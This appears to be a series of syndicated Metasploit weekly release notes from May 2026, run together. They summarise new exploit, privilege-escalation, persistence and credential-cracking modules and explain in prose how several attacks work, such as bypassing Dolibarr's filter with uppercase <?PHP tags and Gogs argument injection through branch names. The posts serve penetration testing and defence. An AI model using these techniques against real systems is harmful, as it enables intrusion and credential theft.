Metasploit is currently reconsidering the UX of evasion modules whereby users are currently required to use the module, set the payload, run it, then return to their exploit and copy the generated output from the evasion module into the exploit. This is a cumbersome process and we think we can do better but before we commit to a direction, we are soliciting feedback from the community on what they think would be the best path forward. To that end, we’ve published a writeup of the options we’re considering and a form through which we’re hoping to receive feedback. The form contains 3 questions and will be open until July 1st, 2026.

New module content (1)

ClickFix Server

Authors: boredchilada and h00die

Type: Exploit

Pull request: #21212 contributed by h00die

Path: multi/misc/clickfix_server

Description: Adds a new Metasploit exploit module exploit/multi/misc/clickfix_server that runs an HTTP server to deliver a “ClickFix”-style social-engineering page which copies a generated command payload to the victim’s clipboard that they are prompted execute.

Enhancements and features (9)

  • #21008 from EclipseAditya – Adds kernel_rex_version to Msf::Post::Linux::Kernel, a new helper that extracts the upstream kernel version from uname -r and returns a Rex::Version. This eliminates an ArgumentError crash that occurred when 15+ Linux local exploit modules encountered distro-specific kernel version suffixes.
  • #21198 from Pushpenderrathore – This adds a CertificateTracePresenter, implementing certificate tracing using the presenter pattern aligned with existing Metasploit conventions. This can be enabled by setting the CertificateTrace datastore option when using modules like icpr_cert and get_ticket to see the X.509 certificates being sent and received.
  • #21222 from g0tmi1k – Standardizes the log output across many Metasploit modules to improve the host and port log details when IPv6 addresses are present.
  • #21266 from zeroSteiner – This improves how we log SMB services. If the service is detected but authentication fails, the client still logs what dialect was negotiated so we log the service even if we couldn’t authenticate to it.
  • #21383 from zeroSteiner – This bumps Ruby SMB to version 3.1.21 and closes a feature gap between Ruby SMB and the Rex SMB client. With the feature gap closed, modules/auxiliary/admin/smb/samba_symlink_traversal.rb can now be switched from Rex to the RubySMB client. One less module in the way of dropping the ancient Rex client.
  • #21466 from eve0805 – This adds introduces KerberosTicketTrace support as a datastore option for Metasploit’s Kerberos authentication flows. Enabling KerberosTicketTrace allows users to see the following requests and responses as they are sent and received: AS-REQ, AS-REP, TGS-REQ, TGS-REP, KRB-ERROR. Inbound messages are colored blue and outgoing messages are colored red to match the existing HttpTrace functionality. The coloring can be turned off and on with the KerberosTicketTraceColors datastore option.
  • #21528 from h00die – This PR updates Metasploit module metadata by adding Exploit-DB (EDB) reference IDs to existing modules that already have CVE references, improving cross-referencing for higher-fidelity vulnerability tracking.
  • #21535 from adfoster-r7 – Updates multiple HTTP login scanners to validate the remote target as a pre-requisite to running the login attempts.
  • #21554 from sjanusz-r7 – Make WebDAV upload PHP exploit checks less strict.

Bugs fixed (4)

  • #20618 from Aaditya1273 – Updates the MSSQL modules to no longer crash when running stored procedures like EXEC sp_linkedservers; against a remote host.
  • #21543 from sjanusz-r7 – Addresses a recent issue stemming from the recently-made changes to the webdav upload php module, where a false positive was being reported based on only the response code.
  • #21549 from 4ravind-b – Adds the missing https://github.com/advisories/GHSA-hxj9-549w-4pcq reference to modules/auxiliary/scanner/smtp/smtp_relay.rb.
  • #21557 from adfoster-r7 – Fixes a db_import crash when importing zip files.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro

Weekly Metasploit Update: Apache ActiveMQ RCE, Gogs Rebase RCE, and Windows Kernel Pointer Enum

Post Syndicated from Brendan Watters original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-05-06-2026

When Open Source is a bit too Open

Several fun modules landed this week, including an Apache RCE, Windows Kernel pointer collection, and Gogs RCE via naming. Leading off is Gogs’ RCE that allows an attacker to execute commands by naming their branch –exec <command> and requesting a rebase.

Another useful post module by CharlesQuinnDev enumerates the Kernel pointers leaked via the popular NtQuerySystemInformation technique. Those exposed pointers, combined with a good write primitive, make local privilege escalation easier to accomplish. Several local privilege escalations already use that technique, so exposing just that technique was a great call!

New module content (3)

Apache ActiveMQ RCE via Jolokia addNetworkConnector

Authors: dinosn and h00die
Type: Exploit
Pull request: #21497 contributed by h00die
Path: multi/http/apache_activemq_jolokia_rce
AttackerKB reference: CVE-2026-34197

Adds a new exploit module exploit/multi/http/apache_activemq_jolokia_rce targeting CVE-2026-34197 in Apache ActiveMQ. The module abuses the Jolokia JMX-over-HTTP API exposed at /api/jolokia/ by calling the addNetworkConnector() MBean operation with a crafted brokerConfig=xbean:http://… URI. ActiveMQ fetches the attacker-controlled URL and instantiates it as a Spring XML application context, achieving remote code execution via a java.lang.ProcessBuilder bean. Authentication is required to exploit this vulnerability.

Gogs Git Rebase Argument Injection RCE

Author: Crypto-Cat
Type: Exploit
Pull request: #21515 contributed by jburgess-r7
Path: multi/http/gogs_rebase_rce

This adds an exploit module for the Gogs rebase Remote Code Execution (RCE) vulnerability. The module leverages an argument injection flaw residing in the pull request merge workflow of Gogs versions <= 0.14.2 and <= 0.15.0+dev.

Windows Kernel Pointer Exposure Enumerator

Author: CharlesQuinnDev
Type: Post
Pull request: #21039 contributed by CharlesQuinnDev
Path: windows/gather/windows_kernel_pointer_enum

Adds a new post module for Windows that enumerates kernel object pointers exposed through NtQuerySystemInformation on x64 systems. The module collects observable handle metadata and provides analysis of pointer distribution, object types, and ALPC usage, then saves the results to a CSV loot file for review. Also introduces a reusable Windows kernel handle-enumeration library.

Enhancements and features (7)

  • #20881 from h00die – This adds support for cracking Kerberos type hashes in Metasploit, specifically timeroasting, krb5tgs* and krb5asrep.
  • #21087 from jbx81-1337 – The new payloads_manager plugin lets you maintain a local archive of custom payloads and stage them into the data directory. Use the fetch or add subcommands to download or import a payload, then select to symlink it into place so it’s available to other modules. The plugin tracks each payload’s name, hash, tags, and description in a database.
  • #21412 from zeroSteiner – Updates Metasploit’s post modules to now run by default against the last opened alive session, unless explicitly specified.
  • #21429 from zeroSteiner – Removes the now redundant Linux-specific method for finding the arch so there’s a single source of truth that works in a superset of platform / session-type combinations.
  • #21488 from sjanusz-r7 – Updates HTTP login scanners to report the detected service hierarchy.
  • #21504 from h00die – Adds missing CVE references to seven existing modules: gladinet_storage_access_ticket_forge (CVE-2025-14611), cassandra_web_file_read (CVE-2020-36939), pretalx_file_read_cve_2023_28459 (CVE-2023-28459 and CVE-2023-28458), centreon_pollers_auth_rce (CVE-2019-19699), wp_responsive_thumbnail_slider_upload (CVE-2015-10144), xerte_unauthenticated_template_import_rce (CVE-2026-32985), and solarwinds_storage_manager_sql (CVE-2012-2576).
  • #21526 from zeroSteiner – Makes stability and logging improvements to the ipmi_cipher_zero, ipmi_dumphashes, and ipmi_version modules.

Bugs fixed (7)

  • #21432 from 4ravind-b – Fixes a bug in modules that invoke other modules that prevented datastore options from being validated.
  • #21448 from kx7m2qd – Fixes an issue where CIDR range filters in the addresses parameter of the db.hosts RPC endpoint were not processed correctly.
  • #21484 from zeroSteiner – Fixes python ssl command shell payloads that failed with AttributeError: module ‘ssl’ has no attribute ‘wrap_socket’.
  • #21489 from h00die – Improves the GitLab version scanner by handling additional exceptions in the scanner for non-GitLab targets and adding additional version fingerprints for real GitLab targets.
  • #21502 from h00die – Fixes a crash in the scanner/snmp/snmp_enum module when the system date was read as Null.
  • #21506 from h00die – Adds a guard clause when running uname -r in WSL startup_folder persistence.
  • #21514 from orbit-bot – Fixes a couple of references to outdated msfvenom options.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro.

Metasploit Wrap Up 05/29/2026

Post Syndicated from Spencer McIntyre original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-05-29-2026

More Linux LPEs

Hark the age of the Linux LPE has arrived. This week’s release follows up on recent work bringing new Linux LPEs to Metasploit users. Copy Fail seemed to have kicked off a trend of similar bugs and hot on its heels is Dirty Frag. Dirty Frag is actually two vulnerabilities in a trenchcoat, individually identified as CVE-2026-43284 and CVE-2026-43500. Each is exploitable individually and comes with a new Metasploit module.

2026-05-29-meme.png

New module content (5)

Citrix ADC (NetScaler) CVE-2026-3055 Scanner

Authors: sfewer-r7 and watchTowr

Type: Auxiliary

Pull request: #21204 contributed by sfewer-r7

Path: scanner/http/citrix_netscaler_cve_2026_3055

AttackerKB reference: CVE-2026-3055

Description: Adds auxiliary module targeting CVE-2026-3055, an info leak in Citrix NetScaler (when configured as an SAML IdP). Similar to the other CitrixBleed vulns, we can leak memory and potentially discover session cookies.

Ollama Scanner

Author: h00die

Type: Auxiliary

Pull request: #21271 contributed by h00die

Path: scanner/http/ollama_info

Description: Adds an ollama LLM auxiliary scanner module to enumerate which LLMs are installed and details about them.

xfrm-ESP Page-Cache Write via CVE-2026-43284

Authors: Giovanni Heward and Hyunwoo Kim

Type: Exploit

Pull request: #21434 contributed by offsecguy

Path: linux/local/cve_2026_43284_dirty_frag

AttackerKB reference: CVE-2026-43284

Description: Adds two new local privilege escalation modules for the “DirtyFrag” Linux kernel vulnerabilities. The first targets CVE-2026-43284, a page-cache write vulnerability in the xfrm/ESP fragmentation path. The second targets CVE-2026-43500, a page-cache corruption vulnerability in the RxRPC/rxkad subsystem.

Dompdf RCE via Malicious Font Caching (CVE-2022-28368)

Authors: Adithya Pawar, Fabian Bräunlein, Maximilian Kirchmeier, msutovsky-r7, and rvizx

Type: Exploit

Pull request: #21155 contributed by Adithyadspawar

Path: multi/http/dompdf_rce_cve_2022_28368

AttackerKB reference: CVE-2022-28368

Description: Adds a new exploit module for CVE-2022-28368, an unauthenticated remote code execution vulnerability in dompdf prior to 1.2.1. When remote resource loading is enabled, dompdf preserves the .php extension when caching fonts fetched via CSS @font-face rules, allowing an attacker to drop a PHP webshell in the font cache directory and trigger it with a follow-up request.

Supsystic Contact Form WordPress Plugin SSTI RCE

Authors: Azril Fathoni and bootstrapbool [email protected]

Type: Exploit

Pull request: #21267 contributed by bootstrapbool

Path: multi/http/wp_plugin_supsystic_contact_form_rce

AttackerKB reference: CVE-2026-4257

Description: This adds a module to exploit CVE-2026-4257 resulting in remote code execution on WordPress sites with the Contact Form by Supsystic plugin. Contact Form plugin versions 1.7.36 and before are vulnerable.

Bugs fixed (4)

  • #21390 from zeroSteiner – This refines our smb_to_ldap relay attack reporting by demoting anonymous authentication messages from print_good to print_status, reflecting that anonymous sessions do not grant additional privileges. It also skips the #on_relay_success callback for these sessions to prevent modules from needlessly acting on unprivileged access.
  • #21443 from jheysel-r7 – This bumps the Metasploit-credentials gem to address an issue in how Kerberos hashes were being handled.
  • #21485 from adfoster-r7 – Fixes MCP server test failure.
  • #21487 from adfoster-r7 – Updates to a newer version of RubyZip to support Zip files larger than 4GB.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro

Metasploit Wrap Up 05/22/2026

Post Syndicated from Martin Sutovsky original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-05-22-2026

Another week, another authentication bypass

Our humble Metasploit weekly(ish) blog has been blessed with a new network component vulnerability. The dynamic duo of @sfewer-r7 and @jburgess-r7 have discovered and authored the admin/networking/cisco_sdwan_vhub_auth_bypass module for CVE-2026-20182, a vulnerability gracing the Cisco Catalyst SD-WAN Controller. The devices, whose purpose is to control a software-defined (SD) wide-area-network (WAN) was unfortunately missing an extra A for authentication. An oversight that Cisco has duly patched.

Elsewhere this week, the HUSTOJ online judge platform has been caught failing to judge its own zip files (CVE-2026-24479), courtesy of a zip-slip RCE module from LoTuS and friends. Next, @Alpenlol has weaponized the small matter of Barracuda’s Email Security Gateway, happily eval()-ing the number format string inside an attached Excel file (CVE-2023-7102).

Our own @jburgess-r7 has been rather busy and also contributed a cPanel/WHM authentication bypass module that escalates straight to root via CRLF injection (CVE-2026-41940). And last, but not least, @h00die has gifted us a post module for Tenable Security Center that quietly extracts and cracks its stored credential hashes. Nevertheless, this module works only if your Tenable Security Center is using the same password you have been using since 2006.

A_train_hitting_a_school_bus.png

New module content (5)

Cisco Catalyst SD-WAN Controller vHub Authentication Bypass

Authors: Crypto-Cat and sfewer-r7

Type: Auxiliary

Pull request: #21463 contributed by jburgess-r7

Path: admin/networking/cisco_sdwan_vhub_auth_bypass

AttackerKB reference: CVE-2026-20182

Description: This adds a new auxiliary module for CVE-2026-20182, an authentication bypass in the Cisco Catalyst SD-WAN Controller.

HUSTOJ Admin users can zip-slip problem_import_qduoj.php, planting PHP files in webroot for RCE

Authors: LoTuS and friends, ling101w, and oxagast

Type: Exploit

Pull request: #21165 contributed by oxagast

Path: linux/http/hustoj_problem_import_rce

AttackerKB reference: CVE-2026-24479

Description: This adds an exploit for CVE-2026-24479 which is a zip slip vulnerability in HustOJ, an open source online judge platform, prior to version 26.01.24.

Barracuda ESG Spreadsheet::ParseExcel Arbitrary Code Execution

Authors: Curt Hyvarinen, Mandiant, and haile01

Type: Exploit

Pull request: #21035 contributed by Alpenlol

Path: linux/smtp/barracuda_esg_spreadsheet_rce

AttackerKB reference: CVE-2023-7101

Description: Adds a new exploit module for CVE-2023-7102, an unauthenticated remote code execution vulnerability in Barracuda Email Security Gateway (ESG) appliances. The flaw resides in the Amavis scanner’s use of the Perl Spreadsheet::ParseExcel library, which allows eval injection via malicious Excel number format strings. The module uses Rex::OLE to craft a minimal BIFF8 XLS file with the payload embedded in a FORMAT record and delivers it via SMTP.

cPanel/WHM CRLF Injection Authentication Bypass RCE

Authors: Adam Kues, Crypto-Cat, Shubham Shah, and Sina Kheirkhah

Type: Exploit

Pull request: #21417 contributed by jburgess-r7

Path: multi/http/cpanel_whm_auth_bypass_rce

AttackerKB reference: CVE-2026-41940

Description: This adds an exploit module for cPanel/WHM authentication bypass leading to root RCE (CVE-2026-41940).

Tenable Security Center

Author: h00die

Type: Post

Pull request: #21177 contributed by h00die

Path: linux/gather/tenable_security_center

Description: This adds a linux post module for Tenable Security Center that will retrieve credential hashes and crack them.

Enhancements and features (6)

  • #21292 from sjanusz-r7 – Updates the RPC notes command to allow data to return a hash value were applicable.
  • #21305 from sjanusz-r7 – Updates the services RPC endpoint to additionally report the resource and parent services fields.
  • #21414 from dledda-r7 – This backports the Python components of the Copy Fail (CVE-2026-31431) exploit to work with Python 2.7 interpreters, effectively supporting older targets.
  • #21447 from jheysel-r7 – This updates Metasploit’s documentation to describe how a kerberoast attack can be performed entirely with Metasploit. It also updates the kerberoast module to correctly log the realm to the database regardless of if an existing LDAP session was used or not.
  • #21458 from dwelch-r7 – Updates the Sinatra, Rack, and Thin web service dependencies to support an upcoming Rails 8 upgrade.
  • #21460 from bhaskarbhar – This consolidates some code used by Windows exec payloads to provide a more consistent experience.

Bugs fixed (4)

  • #21285 from sjanusz-r7 – Updates the RPC creds command to now also return the associated realm key and value.
  • #21345 from g0tmi1k – This fixes an issue in the smb_enumshares module that prevented it from working against certain SMB 1 targets such as Metasploitable 2.
  • #21474 from adfoster-r7 – Fixes a crash in msfdb init on Windows.
  • #21475 from adfoster-r7 – Fix msfdb installation error on windows.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro

Metasploit Wrap-Up 05/15/2026

Post Syndicated from Martin Sutovsky original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-05-15-2026

Weaponizing a text editor for fun and profit

Gather round, dear readers, because today, we (by we, we mean @h00die) dropped the ultimate persistence mechanism: Vim plugin persistence. And honestly, calling it “persistence” feels redundant — Vim is already the most persistent thing ever. Somewhere, somehow, there will still be a Vim session open since 2011, because no one has figured out how to close it. So we are not so much establishing a foothold here as we are joining an existing hostage situation.

Elsewhere this week, Marvell’s QConvergeConsole has been caught handing arbitrary files to unauthenticated visitors, as is tradition (CVE-2025-6793), GestioIP 3.5.7 ships an upload handler, so trusting it will cheerfully let an admin overwrite the handler with a backdoor and then dutifully execute it (CVE-2024-48760). And of course, we can’t forget about Dolibarr ERP/CRM, which blocks PHP injections by checking — and we cannot stress this enough — by searching for string <?php. So @M4nu02 brought an elaborate module which changes <?php to <?PHP in the payload to successfully bypass this mitigation (CVE-2023-30253). Truly a wonderful time to be alive.

vim-meme.png

New module content (4)

Marvell QConvergeConsole Path Traversal (CVE-2025-6793)

Authors: Michael Heinzl and rgod

Type: Auxiliary

Pull request: #21322 contributed by h4x-x0r

Path: gather/qconvergeconsole_traversal

CVE reference: ZDI-25-450

Description: This adds a new auxiliary module that exploits a path traversal vulnerability (CVE-2025-6793) in Marvell QConvergeConsole to read arbitrary files from the target host. Marvell QConvergeConsole versions 5.5.0.85 and earlier are vulnerable, and no authentication is required to exploit the issue.

VIM Plugin Persistence

Author: h00die

Type: Exploit

Pull request: #21206 contributed by h00die

Path: linux/persistence/vim_plugin

Description: This adds a new Linux persistence module, which establishes persistence by writing a Vim plugin to the target user’s ~/.vim/plugin/ directory. The next time that user launches Vim, the plugin executes the configured payload and opens a new session as that user.

GestioIP 3.5.7 Remote Command Execution

Authors: maxibelino and odeez24

Type: Exploit

Pull request: #21041 contributed by Odeez24

Path: multi/http/gestioip_rce

AttackerKB reference: CVE-2024-48760

Description: This adds an exploit module for an authenticated remote code execution vulnerability in GestioIP 3.5.7 (CVE-2024-48760). An attacker with admin credentials can abuse the unsafe upload handler at /api/upload.cgi to overwrite the script itself with a backdoor, which is then invoked to execute attacker-supplied commands.

Dolibarr ERP/CRM Authenticated Code Injection

Authors: Emanuele Cervelli and Tinexta Cyber Offensive Security Team

Type: Exploit

Pull request: #21362 contributed by M4nu02

Path: unix/http/dolibarr_cms_rce_cve_2023_30253

AttackerKB reference: CVE-2023-30253

Description: This adds a new exploit module for Dolibarr ERP/CRM (CVE-2023-30253), an authenticated PHP code injection vulnerability affecting versions before 17.0.1. The module abuses the Website module to inject a payload that bypasses Dolibarr’s PHP tag filter by using uppercase <?PHP tags instead of the filtered lowercase form. Valid credentials with access to the Website module are required.

Enhancements and features (1)

  • #20617 from Aaditya1273 – Adds an OptArray datastore option type to the framework. Previously multi valued datastore options were usually input as comma separated strings, now Metasploit devs have the option to use OptArray.

Bugs fixed (0)

None

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro

Metasploit Wrap-Up 05/08/2026

Post Syndicated from Alan David Foster original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-05-08-2026

Spring cleanup

This week’s Metasploit updates focused on foundational improvements and expanded target reach. Key enhancements were made to the recently released Copy Fail exploit module, which now benefits from payload fixes in linux/x64/exec and linux/armle/exec. These changes expand its capability, enabling the use of the cmd/unix/python/meterpreter/reverse_tcp payload on x64 targets and introducing support for ARMLE Linux. Additionally, the exploit/multi/http/shiro_rememberme_v124_deserialize module has been improved to allow operators to adjust the deserialization chain, enabling exploitation of a broader set of targets. Finally, several critical utility modules, including the FTP anonymous scanner and other FTP modules, received general fixes and updates.

New module content (1)

Anonymous FTP Access Detection

Authors: Matteo Cantoni [email protected] and g0tmi1k

Type: Auxiliary

Pull request: #21372 contributed by g0tmi1k

Path: scanner/ftp/ftp_anonymous

AttackerKB reference: CVE-1999-0497

Description: This updates the FTP anonymous scanner module. Key changes include moving the module to align with other generic FTP modules, adding and updating CVE references and documentation notes, and cleaning up the output to be more verbose. Additionally, the module now reports service and vulnerability data to the database and stores proof-of-exploitation info in the loot upon a successful run.

Enhanced Modules (2)

Modules which have either been enhanced, or renamed:

  • #21410 from inkognitobo – This improves the exploit/multi/http/shiro_rememberme_v124_deserialize module by adding a JAVA_GADGET_CHAIN datastore option that allows the operator to adjust the chain used for deserialization. This enables the module to exploit additional targets.
  • #21404 from zeroSteiner – This extends the support of Copy Fail to ARMLE Linux targets.

Enhancements and features (4)

  • #21342 from adfoster-r7 – Defers the loading of some dependencies to improve console boot time.
  • #21372 from g0tmi1k – This updates the FTP anonymous scanner module. Key changes include moving the module to align with other generic FTP modules, adding and updating CVE references and documentation notes, and cleaning up the output to be more verbose. Additionally, the module now reports service and vulnerability data to the database and stores proof-of-exploitation info in the loot upon a successful run.
  • #21380 from g0tmi1k – Updates multiple FTP modules to now register FTP service information in the database when successfully connecting to an FTP service.
  • #21418 from kx7m2qd – This improves the platform-agnostic library used to obtain the OS architecture with support for shell sessions on Linux, BSD and Mac OSX.

Bugs fixed (5)

  • #21314 from g0tmi1k – Fixes a crash when running the scanner/http/trace module with the database enabled and a vulnerability was reported.
  • #21411 from zeroSteiner – This fixes a bug in the linux/x64/exec payload that was caused by the CMD datastore option being placed in the assembly source without being escaped.
  • #21413 from tart0ru5 – Fixes a logic error in the exploits/linux/http/projectsend_unauth_rce module that incorrectly checked if a new user has been created.
  • #21421 from adfoster-r7 – This adds extra validation to report_vuln and delete_vuln in Msf::DBManager::Vuln to make sure required fields are present and avoid a crash.
  • #21425 from g0tmi1k – Fixes a bug when parsing FTP server responses.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro

Metasploit Wrap-Up 05/01/2026

Post Syndicated from Christopher Granleese original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-05-01-2026

MCP server

This release our very own cdelafuente-r7 finished implementing the Metasploit MCP Server (msfmcpd), bringing Model Context Protocol support to Metasploit Framework. MCP lets AI applications like Claude, Cursor, or your own custom agents query Metasploit data. Think of it as a middleware layer that exposes 8 standardized tools for searching modules and pulling reconnaissance data, all built on the official Ruby MCP SDK.

This first iteration is read-only, covering modules, hosts, services, vulnerabilities, and more. Tools for module execution, session interaction, and database modifications are on the roadmap for a future release. Full details are available in the documentation.

Copy Fail

Earlier this week, details of a new and high profile Linux LPE were released alongside a public PoC. The bug, nicknamed Copy Fail and identified by CVE-2026-31431, is a logic flaw in the cryptographic APIs exposed by the Linux Kernel. Metasploit has shipped a local exploit this week to leverage the flaw on AMD64 and AARCH64 targets with additional architectures planned for future releases. The exploit, which replaces the ‘su’ binary in the page cache with a small ELF file, allows users to specify command payloads for execution and will automatically determine the appropriate target architecture.

New module content (3)

Microsoft Windows HTTP to LDAP Relay

Author: jheysel-r7

Type: Auxiliary

Pull request: #21323 contributed by jheysel-r7

Path: server/relay/http_to_ldap

Description: This adds a new NTLM relay module that relays from HTTP to LDAP. On success, an authenticated LDAP session is opened which allows the operator to interact with the LDAP service in the context of the relayed identity.

Copy Fail AF_ALG + authencesn Page-Cache Write

Authors: Diego Ledda, Spencer McIntyre, Xint Code, and rootsecdev

Type: Exploit

Pull request: #21395 contributed by zeroSteiner

Path: linux/local/cve_2026_31431_copy_fail

AttackerKB reference: CVE-2026-31431

Description: Adds a module for CVE-2026-31431 (The Copy Fail LPE for Linux), a local privilege escalation affecting almost every Linux Kernel since 2017.

Linux Execute Command

Author: Spencer McIntyre

Type: Payload (Single)

Pull request: #21395 contributed by zeroSteiner

Path: linux/aarch64/exec

